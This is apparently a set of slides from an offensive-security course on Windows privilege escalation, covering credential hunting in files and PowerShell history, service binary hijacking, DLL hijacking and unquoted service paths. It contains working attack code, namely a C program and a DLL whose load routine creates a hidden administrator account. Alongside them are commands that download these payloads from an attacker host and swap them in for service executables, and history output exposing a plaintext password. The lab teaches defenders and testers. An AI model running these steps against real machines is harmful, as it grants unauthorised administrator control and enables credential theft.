


```
PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -
ErrorAction SilentlyContinue
Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction
SilentlyContinue
...
Directory: C:\xampp\mysql\bin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2022   1:42 PM           5786 my.ini
...
Directory: C:\xampp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2017   4:04 AM            824 passwords.txt
-a----         6/16/2022  10:22 AM            792 properties.ini
-a----         5/16/2022  12:21 AM           7498 readme_de.txt
-a----         5/16/2022  12:21 AM           7368 readme_en.txt
-a----         6/16/2022   1:17 PM           1200 xampp-control.ini
```

Enumerating Windows




```
PS C:\Users\dave> (Get-PSReadlineOption).HistorySavePath
(Get-PSReadlineOption).HistorySavePath
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histo
ry.txt
```



```
PS C:\Users\dave> type
C:\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histo
ry.txt
...
$PSVersionTable
Register-SecretVault -Name pwmanager -ModuleName SecretManagement.keepass -
VaultParameters $VaultParams
Set-Secret -Name "Server02 Admin PW" -Secret "paperEarMonitor33@" -Vault pwmanager
cd C:\
ls
cd C:\xampp
ls
type passwords.txt
Clear-History
Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
exit
Stop-Transcript
```

Leveraging Windows Services


Service Binary Hijacking




```
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name,State,PathName
| Where-Object {$_.State -like 'Running'}

Name                      State   PathName
----                      -----   --------
Apache2.4                 Running "C:\xampp\apache\bin\httpd.exe" -k runservice
Appinfo                   Running C:\Windows\system32\svchost.exe -k netsvcs -p
AppXSvc                   Running C:\Windows\system32\svchost.exe -k wsappx -p
AudioEndpointBuilder      Running C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted -p
Audiosrv                  Running C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
BFE                       Running C:\Windows\system32\svchost.exe -k
LocalServiceNoNetworkFirewall -p
BITS                      Running C:\Windows\System32\svchost.exe -k netsvcs -p
BrokerInfrastructure      Running C:\Windows\system32\svchost.exe -k DcomLaunch -p
...
mysql                     Running C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
...
```

Leveraging Windows Services


Service Binary Hijacking



MASK	PERMISSIONS
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access




```
PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
                              NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Users:(RX)
                              NT AUTHORITY\Authenticated Users:(RX)

Successfully processed 1 files; Failed processing 0 files
```



```
PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Administrators:(F)
                              BUILTIN\Users:(F)

Successfully processed 1 files; Failed processing 0 files
```


Leveraging Windows Services

Service Binary Hijacking




```c
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user dave2 password123! /add");
  i = system ("net localgroup administrators dave2 /add");

  return 0;
}
```

adduser.c




```
PS C:\Users\dave> iwr -uri http://192.168.119.3/adduser.exe -Outfile adduser.exe

PS C:\Users\dave> move C:\xampp\mysql\bin\mysqld.exe mysqld.exe

PS C:\Users\dave> move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
```




```
PS C:\Users\dave> Get-LocalGroupMember administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\BackupAdmin   Local
User        CLIENTWK220\dave2         Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\offsec        Local
```

Leveraging Windows Services

Service DLL Hijacking




```
1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.
```




Leveraging Windows Services

Service DLL Hijacking




```
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {$_.State -like 'Running'}

Name                      State   PathName
----                      -----   --------
...
BetaService               Running C:\Users\steve\Documents\BetaServ.exe
...
```



```
PS C:\Users\steve> icacls .\Documents\BetaServ.exe
.\Documents\BetaServ.exe NT AUTHORITY\SYSTEM:(F)
                         BUILTIN\Administrators:(F)
                         CLIENTWK220\steve:(RX)
                         CLIENTWK220\offsec:(F)

Successfully processed 1 files; Failed processing 0 files
```

Leveraging Windows Services


Service DLL Hijacking




```
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Users\steve\Documents\myDLL.dll                                  NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\myDLL.dll                                       NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System\myDLL.dll                                         NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\myDLL.dll                                                NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\myDLL.dll                                       NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\myDLL.dll                                       NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\myDLL.dll                                                NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\wbem\myDLL.dll                                  NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\WindowsPowerShell\v1.0\myDLL.dll                NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\System32\OpenSSH\myDLL.dll                               NAME NOT FOUND Desired Access: R...
1:43:0...  BetaServ.exe   1444  CreateFile   C:\Windows\system32\config\systemprofile\AppData\Local\Microso...   PATH NOT FOUND Desired Access: R...
```

Leveraging Windows Services


Service DLL Hijacking



```
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
            i = system ("net user dave2 password123! /add");
            i = system ("net localgroup administrators dave2 /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
```



```
PS C:\Users\steve> cd Documents

PS C:\Users\steve\Documents> iwr -uri http://192.168.119.3/myDLL.dll -Outfile
myDLL.dll

PS C:\Users\steve\Documents> net user
User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
daveadmin                DefaultAccount           Guest
offsec                   steve                    WDAGUtilityAccount
The command completed successfully.
```




```
PS C:\Users\steve\Documents> Restart-Service BetaService
WARNING: Waiting for service 'BetaService (BetaService)' to start...
WARNING: Waiting for service 'BetaService (BetaService)' to start...

PS C:\Users\steve\Documents> net user
User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.
```

Leveraging Windows Services

Unquoted Service Paths


C:\Program Files\My Program\My Service\service.exe




```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Leveraging Windows Services

Unquoted Service Paths




```
PS C:\Users\steve> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName

Name                      State   PathName
----                      -----   --------
...
GammaService                             Stopped C:\Program Files\Enterprise
Apps\Current Version\GammaServ.exe
...
```




```
C:\Program.exe
C:\Program Files\Enterprise.exe
C:\Program Files\Enterprise Apps\Current.exe
C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
```

Leveraging Windows Services

Unquoted Service Paths




```
PS C:\Users\steve> icacls "C:\"
C:\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files

PS C:\Users\steve>icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(M)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER:(OI)(CI)(IO)(F)
...

Successfully processed 1 files; Failed processing 0 files
```




```
PS C:\Users\steve> icacls "C:\Program Files\Enterprise Apps"
C:\Program Files\Enterprise Apps NT SERVICE\TrustedInstaller:(CI)(F)
                                 NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                 BUILTIN\Administrators:(OI)(CI)(F)
                                 BUILTIN\Users:(OI)(CI)(RX,W)
                                 CREATOR OWNER:(OI)(CI)(IO)(F)
                                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
PACKAGES:(OI)(CI)(RX)
                                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED
APPLICATION PACKAGES:(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Leveraging Windows Services


Unquoted Service Paths



```
PS C:\Users\steve> iwr -uri http://192.168.119.3/adduser.exe -Outfile Current.exe

PS C:\Users\steve> copy .\Current.exe 'C:\Program Files\Enterprise Apps\Current.exe'
```



